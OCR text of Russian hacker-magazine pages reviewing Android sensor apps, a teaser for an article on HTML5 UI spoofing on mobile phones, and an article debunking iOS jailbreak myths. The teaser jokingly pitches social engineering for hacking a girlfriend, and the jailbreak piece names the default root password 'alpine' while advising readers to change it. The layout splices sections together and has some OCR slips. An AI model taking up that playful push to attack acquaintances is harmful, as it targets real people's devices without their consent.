
- Поворот документа перпендикулярно оптической оси камеры. Невероятно удобная штука, особенно когда надо сфоткать документ на скорую руку. После определения положения документа относительно камеры программа выравнивает его, растягивая более отдаленную часть и сжимая более близкую, а также самостоятельно поворачивает по часовой стрелке или против нее. Другими словами, выглядит это так: объект выделяется на экра-

не геометрическими рамками, а во время обработки изображения контур объекта выравнивается по сторонам дисплея. Но стоит заметить, что определение контура не всегда корректно работает.
- Нахождение содержимого документа и обрезка лишних краев. Можно сфотографировать документ с приличного (в пределах разумного) расстояния под относительно большим углом, а после обработки обрежется все лишнее и останется только текст документа. Границы не всегда определяются правильно, особенно при слабом освещении.
- Документ становится более контрастным и, следовательно, более читаемым.

Конечно, это приложение не сможет стать полноценной заменой нормального сканера, но значительно поможет, если тебе часто приходится фотографировать разные документы и тексты в полевых условиях. В основном все упирается в качество камеры мобильного девайса и освещения. Из недостатков стоит отметить отсутствие настроек, точнее, они есть, но только выбор учетной записи и отключение отправки аналитических данных, ничего больше.


Proof-of-Concept

Вид из камеры


ИДЕЯ

Proof-of-Concept

СПУФИНГ UI НА МОБИЛЬНЫХ ОС СРЕДСТВАМИ HTML5

Если ты думаешь, что социальная инженерия по-настоящему рулила только во времена Митника, а нынче, чтобы похекать подружку, твоей ОС непременно должна быть Metasploit Burp Suite edition, то спешу тебя обрадовать: современные технологии позволяют совершать крутые взломы куда более элегантными способами. Нужно лишь внимательно следить за новыми фичами, проявлять смекалку и направлять мозги в верное русло :).

Илья Русанен

WARNING

Incoming Call


После обработки

ШАГОМЕР RUNTASTIC

[Скачать с Play Market]

Приложение для подсчета шагов. Работает с помощью акселерометра (G-сенсора) или педометра (если он есть в смартфоне). Принцип очень прост. Есть ускорение — один шаг. Возможно, есть небольшие корректировки, но я в этом сомневаюсь. Настройка чувствительности — это всего лишь установка той силы, при прикладывании которой считается шаг. Поэтому смартфон рекомендуется класть в нижний карман. Для правильного определения скорости нужно перейти в настройки и указать там длину шагов.

Само приложение работает без нареканий как в смартфоне, так и в планшете, несмотря на то что последний лежит в рюкзаке. Количество шагов подсчитывается более-менее корректно. Погрешность есть, но она не столь существенная. В целом приложение показывает дистанцию, количество шагов, скорость, потраченные калории. А внизу текущая температура и время восхода и заката солнца. Можно синхронизировать результаты тренировок с аккаунтом в MyFitnessPal, а также делиться ими в Google+, Facebook и Twitter.



Главная страница приложения

Что еще можно найти в маркете?

- SyPressure — барометр. Просто считывает данные с датчика барометра и выводит их на дисплей. Если нет датчика, то и выводить нечего.
- Weather Station — метеостанция. Рекомендуется к установке, если у тебя на устройстве есть датчик внешней температуры, барометр и гидрометр

(датчик влажности). Приложение считывает с датчиков показания и выводит их на экран, а также определяет много важных параметров окружающей среды, строит графики, находит средние показания. Настройки очень обширны. Обрадовало наличие русского языка.

- Отпугиватель комаров. Взял планшет и отнес на речку — место обитания тысяч комаров. Включил приложение, а комары как летали, так и летают. Один даже на руку сел, чтобы укусить. И это неудивительно, потому что динамик смартфона не способен работать на частоте, необходимой для отпугивания.
- Anti Mouse Repeller — отпугиватель мышей. Даже не хотелось тратить время. Но я прочитал в комментариях, что у некоторых людей перестают шуршать мыши. Так вот, мышей этот звук не столько пугает, сколько настораживает: они затихают, прислушиваются. Но со временем привыкают и не обращают на него внимания. А некоторые, особо наглые, вообще никак не реагируют.

Также существует огромное количество всевозможных игрушек для кошек. Они действительно работают. Но не со всеми. Например, взрослые коты, умудренные жизненным опытом, в лучшем случае смотрят на такие игрушки, как в телевизор, и через некоторое время теряют интерес. А котятам может и понравиться. Но не забывай, что игривые кошки могут серьезно поцарапать как дисплей, так и корпус. Одно из популярных приложений — cat playground.

ЗАКЛЮЧЕНИЕ

Современные смартфоны нашпигованы таким количеством датчиков, сенсоров и разного рода примочек, что больше похожи вовсе не на устройства для общения, а на полноценные швейцарские ножи. Описанные в статье приложения лишь часть из огромного зоопарка приложений, превращающих смартфон в тот или иной прибор. Однако помни, что мы рассмотрели лишь те, что реально работают, тогда как в маркете ты с 90%-й вероятностью столкнешься в лучшем случае с муляжами, а в худшем — с вирусами.

10 МИФОВ О ДЖЕЙЛБРЕЙКЕ

Михаил Филоненко
mfilonen2@gmail.com

РАЗВЕНЧИВАЕМ ЗАБЛУЖДЕНИЯ, СВЯЗАННЫЕ СО ВЗЛОМОМ IOS



Джейлбрейк или не джейлбрейк — вечная проблема, волнующая многих пользователей iДевайсов. Может ли джейлбрейк окирпичить смартфон? Замедляет ли он работу системы и не приводит ли к утечкам информации? Станет ли смартфон рассадником вирусов после взлома? Потеряю ли я гарантию? Владельцев устройств терзает масса вопросов, и эта статья — ответ на них.

Несмотря на то что возможность сделать джейлбрейк — взлом мобильной ОС от Apple — существует с первой версии iOS, многие владельцы устройств и еще больше желающих купить iOS-аппарат склонны придерживаться ряда неправильных мнений о данной операции. Многие считают, что джейлбрейк расширяет функции устройства, хотя на самом деле расширяются лишь возможности пользователя в модификации системы. Не каждое расхожее представление является действительно мифом, немало из них верны частично или верны для конкретных версий системы. Попробуем показать наиболее часто встречаемые заблуждения, понять, в чем они ложны, а в чем правдивы, и дадим несколько советов, как избежать тех или иных проблем со взломом, связанных с этими заблуждениями.

1. ДЖЕЙЛБРЕЙК СНИЖАЕТ ПРОИЗВОДИТЕЛЬНОСТЬ УСТРОЙСТВА

Сам по себе джейлбрейк не может ни ускорить, ни замедлить работу устройства, так как это лишь способ открыть доступ к корневым папкам системы. Дополнительную нагрузку на процессор и ОЗУ устройства могут обеспечить системные процессы, свойственные взломанным устройствам. В первую очередь речь идет о MobileSubstrate — фреймворке, позволяющем вмешиваться в работу платформы при помощи твиков. Cydia Substrate запущен всегда, когда загружен какой-либо твик. Однако данный процесс практически не загружает процессор и фактически не замедляет работу устройства.

Значительное снижение производительности возможно при установке плохо протестированных твиков, запускающих чересчур много лишних процессов на устройстве.

Если аппарат все же начинает тормозить, при помощи командной строки можно легко отследить и решить



INFO


Многие для увеличения производительности удаляют языковые пакеты и Daemons, однако это никак не может повлиять на скорость работы смартфона или планшета.

проблему. Открой MobileTerminal и введи команду fop. Все процессы и количество потребляемых ими ресурсов появятся на экране.

При помощи твиков также практически невозможно увеличить быстродействие аппарата. Создание файла подкачки для увеличения объема оперативной памяти, например, работает только на старых версиях системы. Так же и с аналогичными процедурами, разрабатываемыми в 2009–2011 годах. Твики, которые должны ускорять устройство, как правило, лишь уменьшают скорость анимации и совершают прочие визуальные изменения.

2. ДЖЕЙЛБРЕЙК УВЕЛИЧИВАЕТ ЭНЕРГОПОТРЕБЛЕНИЕ

Данный миф аналогичен предыдущему — джейлбрейк не может ни увеличивать, ни уменьшать энергопотребление. Однако твики могут значительно сократить время автономной работы аппарата. Поэтому не стоит запускать утилиты, динамично изменяющие интерфейс или работающие постоянно.



Информация об аккумуляторе в настройках iOS


В Cydia также можно найти немало приложений, которые позволяют нарастить автономность, однако далеко не все из них работают согласно заявлениям разработчиков. Не стоит ставить программы, через определенное время закрывающие неактивные процессы в устройстве, так как это лишь увеличит энергопотребление; система будет выводить аппарат из режима сна каждый раз, когда ей понадобится запустить нужный, но прибитый процесс.

Очень важно следить, чтобы фоновые процессы твиков не мешали устройству перейти в режим сна. Отследить, действительно ли это происходит, не составит труда: время активного использования отображается в разделе «Аккумулятор» настроек iOS.

3. ДЖЕЙЛБРЕЙК ПОЗВОЛЯЕТ ДЕЛАТЬ ЛЮБЫЕ ПРОГРАММНЫЕ ОПЕРАЦИИ С УСТРОЙСТВОМ

Отчасти это утверждение было верно в первых версиях iOS, до появления iPhone 4S. Тогда благодаря имеющимся в загрузчике уязвимостям можно было легко обойти блокировку SIM и даже установить кастомную прошивку на устройство (обдумывалась даже возможность портирования других ОС на iPhone). Тем не менее сегодня, благодаря работе создателей системы, уязвимостей в загрузчике не осталось, а возможности джейлбрейка ограничиваются лишь модификацией второочередных функций, без вмешательства в ядро системы.

Именно этим объясняется невозможность обхода Activation lock и SIM lock.



Предупреждение при подключении репозитория

4. ДЖЕЙЛБРЕЙК ДЕЛАЕТ УСТРОЙСТВО МЕНЕЕ ЗАЩИЩЕННЫМ

На первый взгляд данное мнение кажется правдивым, ведь у пользователя после джейлбрейка появляется значительно больше системных прав. Тем не менее, тщательно проанали-

зировав миф, мы можем понять, что безопасность данных во многом зависит от внимательности самого пользователя.

Система безопасности iOS без джейлбрейка основывается на жесткой модерации магазина приложений App Store, ограничениях в загрузке на устройство приложений, возможности при утере контроля над аппаратом заблокировать его удаленно. Кроме того, права приложений в прошивке сильно ограничены, они не могут контролировать системные процессы и не обладают полномочиями напрямую передавать данные между собой, только через специальные механизмы.

Разумеется, твики практически не ограничены в своих правах, а пользователи зачастую делают джейлбрейк именно для того, чтобы скачивать взломанные игры и софт. Тем не менее модераторы популярных репозиториев внимательно следят за публикуемыми твиками и проводят их премодерацию. Таким образом, при следовании приведенным нехитрым советам можно обезопасить свое устройство от вредоносного ПО:

- Не устанавливай неблагонадежные репозитории в Cydia и не скачивай твики из них. Cydia сама предупредит тебя о подобных репозиториях.
- При установке твиков для удаленного управления не забывай сменить пароль пользователя root. Для этого открой терминал, введи su, затем стандартный пароль alpine, затем введи команду passwd и новый пароль, подтверди смену повторным вводом. Не меняй права на чтение и изменение системных файлов.
- При включении «Режима модема» вводи надежный пароль на подключение.
- Применяй сложный пароль для экрана блокировки. Самое главное правило — использовать надежный пароль на Apple ID, контрольный адрес электронной почты и трудно подбираемые ответы на контрольные вопросы.

Мнение модератора репозитория BigBoss

Один из сотрудников BigBoss (стандартного репозитория Cydia) рассказывает о том, что перед публикацией твиков они проходят тщательную модерацию. Специалисты проверяют, выполняют ли они заявленные функции и не делают ли вредоносных операций. Процедуру проверки проходят все твики, вне зависимости от того, на хорошем счету их разработчики или нет. Разумеется, нет стопроцентной гарантии безопасности содержимого даже нативных репозиториев, поэтому при обнаружении незадокументированных функций программы пользователю следует незамедлительно обращаться в поддержку соответствующего репозитория, а разработчики удалят твик в кратчайшие сроки.

Учитывая увеличивающийся рынок смартфонов и iPhone в частности, сотрудник BigBoss предрекает некоторое увеличение количества вредоносного ПО для iOS. Администрации репозиториев трудно справляться с проверкой растущего количества твиков, так что на платформе вполне вероятно появление серьезных антивирусных программ.


5. ПРИ ИСПОЛЬЗОВАНИИ ДЖЕЙЛБРЕЙКА МОЖНО ПРЕВРАТИТЬ УСТРОЙСТВО В «КИРПИЧ» БЕЗ ВОЗМОЖНОСТИ ДАЛЬНЕЙШЕЙ РАБОТЫ

Поскольку джейлбрейк не изменяет загрузчик устройства, сделать его включение и перепрошивку невозможной он также не в состоянии. Любая iOS поддается восстановлению при помощи iTunes. Вероятно, необходимо будет перевести iPhone и iPad в DFU-режим для перепрошивки (зажать кнопки Home и Power на десять секунд). В первую очередь это нужно, если устройство ранее было введено в так называемую петлю восстановления (Recovery Loop), например после отсоединения аппарата при перепрошивке. В таком случае могут помочь 